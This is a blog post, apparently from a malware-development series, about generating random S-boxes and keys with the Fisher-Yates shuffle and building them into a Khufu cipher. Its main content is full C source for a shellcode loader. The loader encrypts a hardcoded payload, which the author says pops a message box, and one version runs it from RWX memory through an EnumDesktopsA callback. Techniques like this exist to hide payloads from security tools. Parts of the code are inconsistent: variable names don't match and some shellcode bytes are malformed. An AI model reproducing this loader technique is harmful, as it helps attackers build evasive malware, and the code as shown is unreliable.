

 cocomelonc.github.io/malware/2024/12/16/malware-cryptography-36.html

16 minute read

```
2024-12-16-malware-analysis > c:\hack4.c
20 uint8_t key[KEY_SIZE] = {
21     0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37, 0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F,
22 }; // #20-29 uint8_t key[KEY_SIZE] =
23
24 uint32_t sbbox[256];
25
26 // Fisher-Yates shuffle
27 void fisher_yates_shuffle(unsigned char *
28     for(int i = size - 1; i > 0; i--) {
29         // generate a random index between 0..i
30         int j = rand() % (i + 1);
31
32         // swap sbbox[i] and sbbox[j]
33         unsigned char temp = sbbox[i];
34         sbbox[i] = sbbox[j];
35         sbbox[j] = temp;
36     } // #35-43 for(int i = size - 1; i >
37 } // #34-44 void fisher_yates_shuffle(unsigned char *
38
39 void khufu_generate_key() {
40     // initialize key with values 0 to 64
41     for(int i = 0; i < KEY_SIZE; i++) {
42         key[i] = (unsigned char)i;
43     }
44
45     // seed the random number generator with the current time
```

Fisher-Yates

1/21

table of integers. The basic approach described for producing a random permutation of the numbers 1–N is as follows:

- Write down the numbers from 1 to N.
- Choose a random number k between one and the number of unstruck numbers left (inclusive).
- Starting from the low end, strike out the kth number that has not yet been struck out and write it down at the conclusion of a separate list.
- Repeat step 2 until all of the numerals are struck out.
- The numbers typed down in step 3 are now arranged in a random order.

But what does cryptography have to do with it?

The reliability of some block encryption algorithms depends heavily on how “good” the **S-boxes** are used in their implementation: the **S-box** (substitution box) plays a critical role in block cipher cryptography, primarily in providing non-linearity and strengthening the cipher against attacks.

A few words about non-linearity. **S-boxes** ensure that *the relationship between plaintext and ciphertext is non-linear*, which is crucial for resisting cryptanalytic attacks such as *linear cryptanalysis*. Non-linear transformations prevent patterns in the plaintext from being preserved in the ciphertext.

Also, a well-designed **S-box** contributes to the *avalanche effect*, where a small change in the plaintext or key leads to significant changes in the ciphertext: this ensures the cipher’s output appears random and makes predicting changes difficult.

In Feistel-based ciphers (e.g., DES), **S-boxes** transform the output of the Feistel function, ensuring non-linearity before combining with the plaintext.

If we take specific examples of cryptographic algorithms, in SPN-based block ciphers (e.g., **AES**), the **S-box** is responsible for replacing input bits with unique output bits, adding confusion to the cryptographic process.

So, as you can see, generating cryptographically secure **S-boxes** is a complex process involving mathematical techniques to ensure desirable properties like non-linearity, resistance to differential and linear cryptanalysis, and minimal correlation between input and output bits. While I can’t generate truly secure **S-boxes** within this context, let’s implement this shuffle algorithm based on its original specification.

practical example

Let’s create simple program that implements the Fisher-Yates shuffle to generate a random permutation of `sbox[256]` and prints the results:

```

/*
 * hack.c - random sbox generation algorithms.
 * Fisher-Yates shuffle
 * Simple C implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2024/12/16/malware-cryptography-36.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <time.h>

#define SBOX_SIZE 256

// Fisher-Yates shuffle
void fisher_yates_shuffle(unsigned char *sbox, int size) {
    for (int i = size - 1; i > 0; i--) {
        // generate a random index between 0 and i
        int j = rand() % (i + 1);

        // swap sbox[i] and sbox[j]
        unsigned char temp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = temp;
    }
}

int main() {
    unsigned char sbox[SBOX_SIZE];

    // initialize sbox with values 0 to 255
    for (int i = 0; i < SBOX_SIZE; i++) {
        sbox[i] = (unsigned char)i;
    }

    // seed the random number generator with the current time
    srand((unsigned int)time(NULL));

    // shuffle the sbox using Fisher-Yates algorithm
    fisher_yates_shuffle(sbox, SBOX_SIZE);

    // print the shuffled sbox
    printf("generated S-box:\n");
    for (int i = 0; i < SBOX_SIZE; i++) {
        printf("%02x", sbox[i]);
        if ((i + 1) % 16 == 0) {
            printf("\n"); // print a newline every 16 values
        } else {
            printf(" ");
        }
    }
}

```

```
    return 0;  
}
```

First of all, `sbox` array is initialized with values from 0 to 255.

Fisher-Yates shuffle: Iterates backward through the array. Selects a random index `j` in the range `[0, i]`. Finally, swaps the elements at indices `i` and `j`.

Randomness: The `rand()` function is seeded with the current time using `srand(time(NULL))` to ensure different results each time the program is run.

Output: The shuffled `S-Box` is printed in a readable format, with 16 values per line.

I also add Windows version, just add WinAPI header:

```

/*
 * hack.c - random sbox generation algorithms.
 * Fisher-Yates shuffle
 * Simple C implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2024/12/16/malware-cryptography-36.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <windows.h>

#define SBOX_SIZE 256

// Fisher-Yates shuffle
void fisher_yates_shuffle(unsigned char *sbox, int size) {
    for (int i = size - 1; i > 0; i--) {
        // generate a random index between 0 and i
        int j = rand() % (i + 1);

        // swap sbox[i] and sbox[j]
        unsigned char temp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = temp;
    }
}

int main() {
    unsigned char sbox[SBOX_SIZE];

    // initialize sbox with values 0 to 255
    for (int i = 0; i < SBOX_SIZE; i++) {
        sbox[i] = (unsigned char)i;
    }

    // seed the random number generator with the current time
    srand((unsigned int)time(NULL));

    // shuffle the sbox using Fisher-Yates algorithm
    fisher_yates_shuffle(sbox, SBOX_SIZE);

    // print the shuffled sbox
    printf("generated S-box:\n");
    for (int i = 0; i < SBOX_SIZE; i++) {
        printf("%02x", sbox[i]);
        if ((i + 1) % 16 == 0) {
            printf("\n"); // print a newline every 16 values
        } else {
            printf(" ");
        }
    }
}

```

```
    return 0;
}
```

demo

Compile it for linux:

```
gcc -o hack hack.c
```

```
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$ gcc -o hack hack.c
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$ ls -lt
total 64
-rwxrwxr-x 1 cocomelonc cocomelonc 16248 Dec 16 20:37 hack
-rw-rw-r-- 1 cocomelonc cocomelonc 1223 Dec 16 18:14 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc 1044 Dec 16 18:04 hack2.c
-rwxrwxr-x 1 cocomelonc cocomelonc 39424 Dec 16 17:42 hack2.exe
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$
```

or for Windows:

```
x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc -fpermissive
```

```
mc [cocomelonc@pop-os: ~/ha... x cocomelonc@pop-os: ~/hackin... x cocomelonc@pop-os: ~/hackin... x cocomelonc@pop-os: ~/hackin... x
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$ x86_64-w64-mingw32-g++ hack2.c -o hack2.exe -I/usr/sh
are/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-w
rite-strings -fno-exceptions -fmerge-all-constants -static-libstdc++
-static-libgcc -fpermissive
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$ ls -lt
total 64
-rwxrwxr-x 1 cocomelonc cocomelonc 39424 Dec 16 20:41 hack2.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 1223 Dec 16 20:40 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc 1244 Dec 16 20:40 hack2.c
-rwxrwxr-x 1 cocomelonc cocomelonc 16248 Dec 16 20:37 hack
cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$
```

When you run the program, the output will look like this (on my Linux machine, values will vary due to randomness):

```

cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$ ./hack
Generated S-Box:
c0 0b d4 01 89 9e e5 4a ce 88 28 52 42 5f 54 60
5b e6 a2 3c 69 b5 53 24 55 1e 5c 4f 84 f8 e9 09
7e 15 92 8c fa 48 61 08 0a 27 12 f7 43 ff 31 ab
d1 4d ec ea d2 ed 7a 62 32 99 3b 06 5a 58 a6 d8
b1 66 9d 68 e4 17 8f 39 29 97 63 9c 95 75 81 40
c7 ca 16 ba ad bc bd c3 da 41 a7 7d 2d a9 c4 aa
11 18 04 b3 2c 98 8a b7 76 2e 02 64 3d cd f0 93
3a f6 dc af e7 c2 7b 6a 51 14 36 1f 56 ac 77 f3
20 4c e1 fd 1a d6 a1 49 4b b4 8b 05 67 1c 23 73
f1 8d 79 ae dd 8e 45 c5 e0 d9 4e 6b 10 9b 96 7f
5e 78 3e 70 5d 07 91 d0 c1 a3 a8 7c 2f a0 b6 f2
e3 2a 71 ee f4 83 3f fc fb c8 37 b8 f9 be 1b 30
9a 94 d5 82 1d 90 80 6c f5 26 a4 35 6f e8 86 00
c9 25 b0 74 47 44 d7 72 0e bb fe cb cc 87 df 33
19 0c 46 65 03 e2 eb 50 d3 a5 db 21 bf de 2b 38
85 b9 6e c6 b2 34 cf 0f ef 59 9f 6d 13 0d 57 22
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-12-16-malware-cr
yptography-36$ █

```

As you can see, everything is worked perfectly! =^..^=

Random S-boxes in cryptography algorithms

Which ciphers can use randomly generated S-boxes?

For example, Khufu (1989, NIST) designed with a customizable S-box for key-dependent substitution and suitable for random S-boxes: Khufu was specifically designed to use user-generated or random S-boxes.

Lucifer (1971) designed with static S-boxes but could be modified to use random S-boxes.

RC5 and CAST-128: Flexible designs that allow integration of S-boxes with minor adjustments.

practical example 3

Let's integrate Fisher-Yates shuffle to my Khufu payload encryption implementation.

Original code from my post:

```

/*
 * hack.c
 * encrypt/decrypt payload
 * via Khufu algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/07/21/malware-cryptography-30.html
 */
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROUNDS 16
#define BLOCK_SIZE 8
#define KEY_SIZE 64

uint8_t key[KEY_SIZE] = {
    0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
    0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F,
    0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
    0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
    0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
    0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
    0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
    0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F
};

uint32_t sbbox[256];

void khufu_generate_sbbox(uint8_t *key, int round) {
    for (int i = 0; i < 256; i++) {
        sbbox[i] = (key[(round * 8 + i) % KEY_SIZE] << 24) |
            (key[(round * 8 + i + 1) % KEY_SIZE] << 16) |
            (key[(round * 8 + i + 2) % KEY_SIZE] << 8) |
            key[(round * 8 + i + 3) % KEY_SIZE];
    }
}

void khufu_encrypt(uint8_t *block, uint8_t *key) {
    uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
        ((uint32_t)block[2] << 8) | (uint32_t)block[3];
    uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
        ((uint32_t)block[6] << 8) | (uint32_t)block[7];

    left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
    right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

    for (int round = 0; round < ROUNDS; round++) {
        khufu_generate_sbbox(key, round);
    }
}

```

```

    uint32_t temp = left;
    left = right ^ sbox[left & 0xFF];
    right = (temp >> 8) | (temp << 24);
    uint32_t temp2 = left;
    left = right;
    right = temp2;
}

    left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
    right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

    block[0] = (left >> 24) & 0xFF;
    block[1] = (left >> 16) & 0xFF;
    block[2] = (left >> 8) & 0xFF;
    block[3] = left & 0xFF;
    block[4] = (right >> 24) & 0xFF;
    block[5] = (right >> 16) & 0xFF;
    block[6] = (right >> 8) & 0xFF;
    block[7] = right & 0xFF;
}

void khufu_decrypt(uint8_t *block, uint8_t *key) {
    uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
((uint32_t)block[2] << 8) | (uint32_t)block[3];
    uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
((uint32_t)block[6] << 8) | (uint32_t)block[7];

    left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
    right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

    for (int round = ROUNDS - 1; round >= 0; round--) {
        uint32_t temp = right;
        right = left ^ sbox[right & 0xFF];
        left = (temp << 8) | (temp >> 24);
        uint32_t temp2 = left;
        left = right;
        right = temp2;
    }

    left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
    right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

    block[0] = (left >> 24) & 0xFF;
    block[1] = (left >> 16) & 0xFF;
    block[2] = (left >> 8) & 0xFF;
    block[3] = left & 0xFF;

```

```

    block[4] = (right >> 24) & 0xFF;
    block[5] = (right >> 16) & 0xFF;
    block[6] = (right >> 8) & 0xFF;
    block[7] = right & 0xFF;
}

void khufu_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
    int i;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        khufu_encrypt(shellcode + i * BLOCK_SIZE, key);
    }
    // check if there are remaining bytes
    int remaining = shellcode_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        khufu_encrypt(pad, key);
        memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

void khufu_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
    int i;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        khufu_decrypt(shellcode + i * BLOCK_SIZE, key);
    }
    // check if there are remaining bytes
    int remaining = shellcode_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        khufu_decrypt(pad, key);
        memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

int main() {
    unsigned char my_payload[] =
        "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
        "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
        "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
        "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
        "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
        "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
        "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
        "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
        "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
        "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
        "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
        "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
        "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
        "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"

```

```

"\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

```

```

int my_payload_len = sizeof(my_payload);
int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;
unsigned char padded[pad_len];
memset(padded, 0x90, pad_len);
memcpy(padded, my_payload, my_payload_len);

```

```

printf("original shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
}
printf("\n\n");

```

```

khufu_encrypt_shellcode(padded, pad_len);

```

```

printf("encrypted shellcode: ");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

```

```

khufu_decrypt_shellcode(padded, pad_len);

```

```

printf("decrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}

```

```

printf("\n\n");

```

```

LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, my_payload_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}

```

We can add our random algorithm for key generation. Instead of using a predefined static key, the we can use a random key generated via Fisher-Yates Shuffle:

```

// Fisher-Yates shuffle
void fisher_yates_shuffle(unsigned char *sbox, int size) {
    for (int i = size - 1; i > 0; i--) {
        // generate a random index between 0 and i
        int j = rand() % (i + 1);

        // swap sbox[i] and sbox[j]
        unsigned char temp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = temp;
    }
}

void khufu_generate_key() {
    // initialize key with values 0 to 63
    for (int i = 0; i < KEY_SIZE; i++) {
        key[i] = (unsigned char)i;
    }

    // seed the random number generator with the current time
    srand((unsigned int)time(NULL));

    // shuffle the key using Fisher-Yates algorithm
    fisher_yates_shuffle(key, KEY_SIZE);
}

```

As you can see, the key starts as an array of values `0x00` to `0x3F` (0-63 in hexadecimal) and gets shuffled randomly. This ensures that the key is unique for each execution of the program.

So updated full source code looks like this ([hack3.c](#)):

```

/*
 * hack.c
 * encrypt/decrypt payload
 * via Khufu algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2024/07/21/malware-cryptography-30.html
 */
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <stdlib.h>
#include <time.h>
// #include <windows.h>

#define ROUNDS 16
#define BLOCK_SIZE 8
#define KEY_SIZE 64

uint8_t key[KEY_SIZE] = {
    0x00, 0x01, 0x02, 0x03, 0x04, 0x05, 0x06, 0x07,
    0x08, 0x09, 0x0A, 0x0B, 0x0C, 0x0D, 0x0E, 0x0F,
    0x10, 0x11, 0x12, 0x13, 0x14, 0x15, 0x16, 0x17,
    0x18, 0x19, 0x1A, 0x1B, 0x1C, 0x1D, 0x1E, 0x1F,
    0x20, 0x21, 0x22, 0x23, 0x24, 0x25, 0x26, 0x27,
    0x28, 0x29, 0x2A, 0x2B, 0x2C, 0x2D, 0x2E, 0x2F,
    0x30, 0x31, 0x32, 0x33, 0x34, 0x35, 0x36, 0x37,
    0x38, 0x39, 0x3A, 0x3B, 0x3C, 0x3D, 0x3E, 0x3F
};

uint32_t sbbox[256];

// Fisher-Yates shuffle
void fisher_yates_shuffle(unsigned char *sbox, int size) {
    for (int i = size - 1; i > 0; i--) {
        // generate a random index between 0 and i
        int j = rand() % (i + 1);

        // swap sbox[i] and sbox[j]
        unsigned char temp = sbox[i];
        sbox[i] = sbox[j];
        sbox[j] = temp;
    }
}

void khufu_generate_key() {
    // initialize key with values 0 to 64
    for (int i = 0; i < KEY_SIZE; i++) {
        key[i] = (unsigned char)i;
    }

    // seed the random number generator with the current time
    srand((unsigned int)time(NULL));
}

```

```

    // shuffle the key using Fisher-Yates algorithm
    fisher_yates_shuffle(key, KEY_SIZE);
}

void khufu_generate_sbox(uint8_t *key, int round) {
    for (int i = 0; i < 256; i++) {
        sbox[i] = (key[(round * 8 + i) % KEY_SIZE] << 24) |
            (key[(round * 8 + i + 1) % KEY_SIZE] << 16) |
            (key[(round * 8 + i + 2) % KEY_SIZE] << 8) |
            key[(round * 8 + i + 3) % KEY_SIZE];
    }
}

void khufu_encrypt(uint8_t *block, uint8_t *key) {
    uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |
        ((uint32_t)block[2] << 8) | (uint32_t)block[3];
    uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
        ((uint32_t)block[6] << 8) | (uint32_t)block[7];

    left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
    right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

    for (int round = 0; round < ROUNDS; round++) {
        khufu_generate_sbox(key, round);
        uint32_t temp = left;
        left = right ^ sbox[left & 0xFF];
        right = (temp >> 8) | (temp << 24);
        uint32_t temp2 = left;
        left = right;
        right = temp2;
    }

    left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
    right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

    block[0] = (left >> 24) & 0xFF;
    block[1] = (left >> 16) & 0xFF;
    block[2] = (left >> 8) & 0xFF;
    block[3] = left & 0xFF;
    block[4] = (right >> 24) & 0xFF;
    block[5] = (right >> 16) & 0xFF;
    block[6] = (right >> 8) & 0xFF;
    block[7] = right & 0xFF;
}

void khufu_decrypt(uint8_t *block, uint8_t *key) {
    uint32_t left = ((uint32_t)block[0] << 24) | ((uint32_t)block[1] << 16) |

```

```

((uint32_t)block[2] << 8) | (uint32_t)block[3];
uint32_t right = ((uint32_t)block[4] << 24) | ((uint32_t)block[5] << 16) |
((uint32_t)block[6] << 8) | (uint32_t)block[7];

left ^= ((uint32_t)key[8] << 24) | ((uint32_t)key[9] << 16) | ((uint32_t)key[10] <<
8) | (uint32_t)key[11];
right ^= ((uint32_t)key[12] << 24) | ((uint32_t)key[13] << 16) | ((uint32_t)key[14]
<< 8) | (uint32_t)key[15];

for (int round = ROUNDS - 1; round >= 0; round--) {
    uint32_t temp = right;
    right = left ^ sbox[right & 0xFF];
    left = (temp << 8) | (temp >> 24);
    uint32_t temp2 = left;
    left = right;
    right = temp2;
}

left ^= ((uint32_t)key[0] << 24) | ((uint32_t)key[1] << 16) | ((uint32_t)key[2] <<
8) | (uint32_t)key[3];
right ^= ((uint32_t)key[4] << 24) | ((uint32_t)key[5] << 16) | ((uint32_t)key[6] <<
8) | (uint32_t)key[7];

block[0] = (left >> 24) & 0xFF;
block[1] = (left >> 16) & 0xFF;
block[2] = (left >> 8) & 0xFF;
block[3] = left & 0xFF;
block[4] = (right >> 24) & 0xFF;
block[5] = (right >> 16) & 0xFF;
block[6] = (right >> 8) & 0xFF;
block[7] = right & 0xFF;
}

void khufu_encrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
    int i;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        khufu_encrypt(shellcode + i * BLOCK_SIZE, key);
    }
    // check if there are remaining bytes
    int remaining = shellcode_len % BLOCK_SIZE;
    if (remaining != 0) {
        unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
        khufu_encrypt(pad, key);
        memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
    }
}

void khufu_decrypt_shellcode(unsigned char* shellcode, int shellcode_len) {
    int i;
    for (i = 0; i < shellcode_len / BLOCK_SIZE; i++) {
        khufu_decrypt(shellcode + i * BLOCK_SIZE, key);
    }
}

```

```

}
// check if there are remaining bytes
int remaining = shellcode_len % BLOCK_SIZE;
if (remaining != 0) {
    unsigned char pad[BLOCK_SIZE] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
    memcpy(pad, shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, remaining);
    khufu_decrypt(pad, key);
    memcpy(shellcode + (shellcode_len / BLOCK_SIZE) * BLOCK_SIZE, pad, remaining);
}
}

int main() {
    khufu_generate_key();
    printf("generated key:\n");
    for (int i = 0; i < KEY_SIZE; i++) {
        printf("%02x", key[i]);
        if ((i + 1) % 8 == 0) {
            printf("\n"); // print a newline every 16 values
        } else {
            printf(" ");
        }
    }
    unsigned char my_payload[] =
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\xb5\x2\x60"
"\x3e\x48\xb5\x2\x18\x3e\x48\xb5\x2\x20\x3e\x48\xb5\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\xb5\x2\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

    int my_payload_len = sizeof(my_payload);
    int pad_len = my_payload_len + (8 - my_payload_len % 8) % 8;
    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len);
    memcpy(padded, my_payload, my_payload_len);

```

```

printf("original shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", my_payload[i]);
}
printf("\n\n");

khufu_encrypt_shellcode(padded, pad_len);

printf("encrypted shellcode: ");
for (int i = 0; i < pad_len; i++) {
    printf("%02x ", padded[i]);
}
printf("\n\n");

khufu_decrypt_shellcode(padded, pad_len);

printf("decrypted shellcode: ");
for (int i = 0; i < my_payload_len; i++) {
    printf("%02x ", padded[i]);
}

printf("\n\n");

// LPVOID mem = VirtualAlloc(NULL, my_payload_len, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
// RtlMoveMemory(mem, padded, my_payload_len);
// EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
return 0;
}

```

As usually I used **meow-meow** messagebox payload in this code.

demo 2

Compile it (comment WinAPI functions and headers):

```
gcc -o hack3 hack3.c
```

For demo purposes, run it on my linux machine:

```
./hack3
```

```

original shellcode: fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52 18
